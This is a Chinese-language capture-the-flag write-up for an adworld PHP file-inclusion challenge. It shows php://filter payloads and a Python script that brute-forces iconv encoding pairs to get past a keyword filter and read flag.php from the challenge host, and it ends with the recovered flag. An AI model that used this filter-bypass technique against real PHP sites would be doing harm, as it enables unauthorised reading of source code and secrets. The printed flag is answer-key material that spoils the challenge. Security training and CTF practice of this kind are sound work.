
泰山杯文件上传---adworld



题目名称-文件包含 GFSJ0992 积分 4 金币 4 32 最佳Writeup由 admin 提供

收藏 反馈

难度：4 方向：Web 题解数：4 解出人数：3002

题目来源: 泰山杯

题目描述: 简单的文件包含

题目场景: http://61.147.171.105:63348

100%

倒计时: 2时29分27秒

延时 删除场景

题目已回答正确 ✓

首先就表明是文件包含题，可以先考虑使用filter中间流文件读取，在目录爆破中也找到有flag.php文件，直接访问没有结果

首先经典的构造出

```
convert.base64-encode
```

显示do not hack，方向是对了，进行fuzz

可以发现是read，base64-encode被过滤了，那么首先构造

```
php://filter/string.strip_tags/resource=flag.php
```

string也被过滤

继续构造编码转换类型

```
filename=php://filter/convert.iconv.UTF-8.UTF-7/resource=flag.php
```

显示编码错了，那就没啥意思了，原来也做过类似题目，写一个脚本爆破呗

```
import itertools
import requests
from urllib.parse import urlencode

url = 'http://61.147.171.105:63348/index.php'

# Define all encodings
encodings = [
    "UCS-4", "UCS-4BE", "UCS-4LE", "UCS-2", "UCS-2BE", "UCS-2LE",
    "UTF-32", "UTF-32BE", "UTF-32LE", "UTF-16", "UTF-16BE", "UTF-16LE",
    "UTF-7", "UTF7-IMAP", "UTF-8", "ASCII"
```

```
]

# Generate all possible encoding combinations
combinations = list(itertools.product(encodings, repeat=2))

# Construct and verify URL
for input_encoding, output_encoding in combinations:
    conversion = f"php://filter/convert.iconv.{input_encoding}.{output_encoding}/resource=flag.php"
    response = requests.get(url, params={'filename': conversion})

    # 直接抓flag的形式{
    if '{' in response.text:
        print(f"Input Encoding: {input_encoding}, Output Encoding: {output_encoding}")
        print(f"Response Text: {response.text}")
```

第一次爆破无果，首先思路是没问题的，那就是编码形式更偏僻冷门，加大字典

```
encodings = [

  "UCS-4", "UCS-4BE", "UCS-4LE", "UCS-2", "UCS-2BE", "UCS-2LE",

  "UTF-32", "UTF-32BE", "UTF-32LE", "UTF-16", "UTF-16BE", "UTF-16LE",

  "UTF-7", "UTF7-IMAP", "UTF-8", "ASCII",

  "UCS-4*", "UCS-4BE*", "UCS-4LE*", "UTF-32*", "UTF-32BE*", "UTF-32LE*",

  "UTF-16*", "UTF-16BE*", "UTF-16LE*", "EUC-JP*", "SJIS*", "eucJP-win*",

  "SJIS-win*"

]
```

为什么爆出来是这样，很神奇

```
pebycaepr7{ec617392c226e2a9479a8b4bf28fa3}4b1

#Input Encoding: UTF-7, Output Encoding: UCS-4*
爆破出正确的
cyberpeace{737162c292e62749ab8a92fb43af81b4}
```